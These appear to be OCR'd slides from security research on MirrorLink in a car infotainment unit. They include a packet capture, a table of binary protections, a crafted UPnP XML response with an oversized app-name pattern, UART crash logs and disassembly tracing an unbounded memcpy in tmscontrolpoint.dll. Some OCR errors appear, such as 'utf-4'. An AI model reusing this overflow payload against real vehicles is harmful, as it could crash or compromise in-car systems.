


Protocol Stack: **VNC protocol**



VNC: Virtual Network Computing

Protocol Stack: UPnP



UPnP: Universal Plug and Play

MirrorLink Configuration Files (**XML**)

159	72.625637	192.168.42.242	192.168.42.129	TCP	54	51142→4005 [ACK] Seq=1 Ack=1 Win=33580 Len=0
160	72.625637	192.168.42.242	192.168.42.129	HTTP	164	GET /description.xml HTTP/1.1
161	72.625881	192.168.42.129	192.168.42.242	TCP	54	4005→51142 [ACK] Seq=1 Ack=111 Win=14600 Len=0
162	72.692538	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
163	72.700565	192.168.42.129	192.168.42.242	UDP	454	Source port: 50278 Destination port: 51140
164	72.700962	192.168.42.129	192.168.42.242	UDP	454	Source port: 50278 Destination port: 51140
165	72.718144	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
166	72.725775	192.168.42.129	192.168.42.242	HTTP/XML	135	HTTP/1.1 200 OK
167	72.738074	192.168.42.242	192.168.42.129	TCP	54	51142→4005 [ACK] Seq=111 Ack=2921 Win=33580 Len=0
168	72.738074	192.168.42.242	192.168.42.129	HTTP	168	GET /tmclientprofile.xml HTTP/1.1
169	72.746254	192.168.42.129	192.168.42.242	TCP	54	4005→51142 [ACK] Seq=3002 Ack=225 Win=14600 Len=0
170	72.798901	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
171	72.798993	192.168.42.129	192.168.42.242	HTTP/XML	749	HTTP/1.1 200 OK
172	72.822066	192.168.42.242	192.168.42.129	TCP	54	51142→4005 [ACK] Seq=225 Ack=5157 Win=33580 Len=0
173	72.822066	192.168.42.242	192.168.42.129	HTTP	172	GET /tmapplicationserver.xml HTTP/1.1
174	72.822768	192.168.42.129	192.168.42.242	TCP	54	4005→51142 [ACK] Seq=5157 Ack=343 Win=14600 Len=0
175	72.854265	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
176	72.854326	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
177	72.856371	192.168.42.129	192.168.42.242	HTTP/XML	850	HTTP/1.1 200 OK
178	72.878407	192.168.42.242	192.168.42.129	TCP	54	51142→4005 [ACK] Seq=343 Ack=8077 Win=33580 Len=0
179	72.966580	192.168.42.242	192.168.42.129	TCP	316	[TCP segment of a reassembled PDU]
180	72.966580	192.168.42.242	192.168.42.129	TCP	1514	[TCP segment of a reassembled PDU]
181	72.974119	192.168.42.129	192.168.42.242	TCP	54	4005→51142 [ACK] Seq=8873 Ack=2065 Win=17520 Len=0
182	72.992034	192.168.42.242	192.168.42.129	HTTP/XML	276	POST /TmClientProfile1-control HTTP/1.1
183	73.026156	192.168.42.129	192.168.42.242	TCP	54	4005→51142 [ACK] Seq=8873 Ack=2287 Win=20440 Len=0
184	73.039585	192.168.42.129	192.168.42.242	TCP	1514	[TCP segment of a reassembled PDU]
185	73.039677	192.168.42.129	192.168.42.242	HTTP/XML	141	HTTP/1.1 200 OK

GET & POST requests sent by IVI and replied by Smartphone


TmApplicationServer.xml





```
<?xml version="1.0" encoding="utf-4"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:GetApplicationListResponse xmlns:u="urn:schemas-upnp-org:service:TmApplicationServer:1">
            <AppListing>&lt;appList&gt;
                &lt;app&gt;
                    &lt;appID&gt;0x9c&lt;/appID&gt;
                    &lt;name&gt;sahar&lt;/name&gt;
                    &lt;providerName&gt;Samsung Electronics&lt;/providerName&gt;
                    &lt;iconList&gt;
                        &lt;icon&gt;
                            &lt;mimetype&gt;image/png&lt;/mimetype&gt;
                            &lt;width&gt;300&lt;/width&gt;
                            &lt;height&gt;300&lt;/height&gt;
                            &lt;depth&gt;32&lt;/depth&gt;
                            &lt;url&gt;car.png&lt;/url&gt;
                        &lt;/icon&gt;
                        &lt;/iconList&gt;
                        &lt;allowedProfileIDs&gt;0&lt;/allowedProfileIDs&gt;
                    &lt;remotingInfo&gt;
                        &lt;protocolID&gt;VNC&lt;/protocolID&gt;
                    &lt;/remotingInfo&gt;
                    &lt;appInfo&gt;
                        &lt;appCategory&gt;0x10001&lt;/appCategory&gt;
                        &lt;trustLevel&gt;0x80&lt;/trustLevel&gt;
                    &lt;/appInfo&gt;
                    &lt;displayInfo&gt;
                        &lt;contentCategory&gt;0x10000&lt;/contentCategory&gt;
                        &lt;contentRules&gt;0x0&lt;/contentRules&gt;
```

Lab Setup

Hardware
RE



Entering **Development** Mode







Static Binary Analysis

- Binary Files responsible for MirrorLink in IVI Firmware
  - TMSControlPoint.DLL
  - AppTm.EXE
- Protection Mechanisms
  - **/GS**
  - **ASLR**
  - DEP
  - SafeSEH
  - Heap Guard

Binary Name	ASLR	Stack Cookies
AppLink.exe⊛	TRUE	TRUE
AppMain.exe°	TRUE	TRUE
ML_CERTIFICATION.dll*	TRUE	TRUE
CmnDll.dll⊛	TRUE	TRUE
MgrMcm.exe°	TRUE	TRUE
MgrSys.exe°	TRUE	TRUE
MgrVid.exe°	FALSE	TRUE
AppTM.exe*	TRUE	TRUE
TMScontrolPoint.dll*	FALSE	TRUE



TmApplicationServer-control.xml

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:GetApplicationListResponse xmlns:u="
        urn:schemas-upnp-org:service:TmApplicationServer:1">
            <AppListing>&lt;appList&gt;
                &lt;app&gt;
                &lt;appID&gt;Mo&lt;/appID&gt;
                &lt;name&gt;SaharAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
                AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
                CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDD
                DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
                DDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
                EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
                FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGG
                GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
                GGGGGGGGGGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
                HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHIIIIIIIIII
                IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
                IIIIIIIIIIIIIIIIIIIJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ
                JJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ&lt;/name&gt;
                &lt;providerName&gt;Samsung Electronics&lt;/providerName&gt;
                &lt;iconList&gt;
                &lt;icon&gt;
                &lt;mimetype&gt;image/png&lt;/mimetype&gt;
                &lt;width&gt;300&lt;/width&gt;
                &lt;height&gt;300&lt;/height&gt;
                &lt;depth&gt;32&lt;/depth&gt;
                &lt;url&gt;/car.png&lt;/url&gt;
```








TmApplicationServer-control.xml

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:GetApplicationListResponse xmlns:u="
        urn:schemas-upnp-org:service:TmApplicationServer:1">
            <AppListing>&lt;appList&gt;
                &lt;app&gt;
                &lt;appID&gt;Mo&lt;/appID&gt;
                &lt;name&gt;SaharAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
                AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
                CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDD
                DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
                DDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
                EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
                FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGG
                GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
                GGGGGGGGGGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
                HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHIIIIIIIIII
                IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
                IIIIIIIIIIIIIIIIIIIJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ
                JJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ&lt;/name&gt;
                &lt;providerName&gt;Samsung Electronics&lt;/providerName&gt;
                &lt;iconList&gt;
                &lt;icon&gt;
                &lt;mimetype&gt;image/png&lt;/mimetype&gt;
                &lt;width&gt;300&lt;/width&gt;
                &lt;height&gt;300&lt;/height&gt;
                &lt;depth&gt;32&lt;/depth&gt;
                &lt;url&gt;/car.png&lt;/url&gt;
```







UART Debug Messages

```
Exception 'Access Violation' (2): Thread-Id=061300a6(
pth=853039c8), Proc-Id=052e001e(pprc=87b8f540) 'AppTm.exe',
VM-active=052e001e(pprc=87b8f540) 'AppTm.exe'
PC=421d15dc(tmscontrolpoint.dll+0x000115dc) RA=421d168c(
tmscontrolpoint.dll+0x0001168c) SP=0020f620, BVA=4848484c
ShowErr is running (ExcpCode : c0000005 / ExcpAddr : 421d15dc)
[ShowErr] MgrTsk (0x70021b40)!!!!!
Exception 'Alignment Error' (4): Thread-Id=06ea0006(
pth=85294978), Proc-Id=05940026(pprc=87b59440) 'AppTm.exe',
VM-active=05940026(pprc=87b59440) 'AppTm.exe'
PC=421c41c8(tmscontrolpoint.dll+0x000041c8) RA=421c41d0(
tmscontrolpoint.dll+0x000041d0) SP=001ff5e0, BVA=00000000
ShowErr is running (ExcpCode : 80000002 / ExcpAddr : 421c41c8)
[ShowErr] MgrTsk (0x70021b40)!!!!!
OEMInterruptDisable:: DDMA:maskc, inten:ff
[DRVMGR] BT reset
OEMInterruptDisable:: DDMA:maskc, inten:ff
```

Static Analysis

```
If (xml-> appIDLength == 5)
    If (memcmp(xml->appID, "appID", 5) == 0)
    {
        tempStringLength = ILibReadInnerXML(xml , &tempString);
        memcpy (device->Name,tempString,tempStringLength);
        device->providerURL(tempStringLength)='\0';
    }
```

```
    loc_1001163C:                   # Load Word
090 lw      $t0, 4($s2)
090 li      $t1, 5                  # Load Immediate
090 bne     $t0, $t1, loc_10011698  # Branch on Not Equal
090 nop
```

```
090 lui     $t1, (aAppid >> 16)  # "appID"
090 addiu   $t0, $t1, (aAppid & 0xFFFF)  # "appID"
090 lw      $a0, 0($s2)          # Load Word
090 li      $a2, 5               # Load Immediate
090 jal     memcmp               # Jump And Link
090 move    $a1, $t0
090 bnez    $v0, loc_10011698    # Branch on Not Zero
090 nop
```

```
090 addiu   $a1, $sp, 0x90+var_74  # Add Immediate Unsigned
090 jal     ILibReadInnerXML  # Jump And Link
090 move    $a0, $s2
090 move    $s1, $v0
090 addiu   $s0, $s3, 0x18    # Add Immediate Unsigned
090 lw      $a1, 0x90+var_74($sp)  # Load Word
090 move    $a2, $s1
090 jal     memcpy            # Jump And Link
090 move    $a0, $s0          # B. App Name: 4000 - 6000 Characters
                              # RA=421d168c(tmscontrolpoint.dll+0x0001168c)
090 addu    $a0, $s0, $s1     # Add Unsigned
090 sb      $zero, 0($a0)     # Store Byte
```

✓**Un**safe libc functions are found!





Dynamic Debugging

```
MEMORY:421D14F0 li      $s6, 1
MEMORY:421D14F4 li      $a0, 0x944
MEMORY:421D14F8 lw      $s2, 0x20($s0)
MEMORY:421D14FC jal     unk_421E2C8C
MEMORY:421D1500 sb      $s6, 0x18($sp)
MEMORY:421D1504 move    $s3, $v0
MEMORY:421D1508 bnez    $s3, loc_421D1580
MEMORY:421D150C sw      $s3, 0x48($sp)
MEMORY:421D1510 lw      $t0, off_421EA094
MEMORY:421D1518 jalr    $t0
MEMORY:421D151C nop
MEMORY:421D1520 li      $a3, 0xFE  # '¦'
MEMORY:421D1524 li      $a2, 0xD1  # '-'
MEMORY:421D1528 move    $a1, $s7
MEMORY:421D152C li      $a0, 0
MEMORY:421D1530 jal     unk_421C525C
MEMORY:421D1534 sw      $v0, 0x10($sp)
MEMORY:421D1538 lui     $a1, 0x421F
MEMORY:421D153C lw      $a0, dword_421EA220
```

App = malloc (0x944)

App

UNKNOWN 421D14F0: MEMORY:421D14F0 (Synchronized with PC)

Hex View-1

```
001E0800  61 35 36 61 00 00 00 00  20 08 1E 00 00 00 00 00  a56a.... ........
001E0810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0820  30 38 44 34 32 42 35 37  36 30 38 33 00 00 00 00  08D42B576083....
001E0830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
001E0840  7C 15 25 00 13 00 00 00  60 08 1E 00 00 00 00 00  |.%.....`........
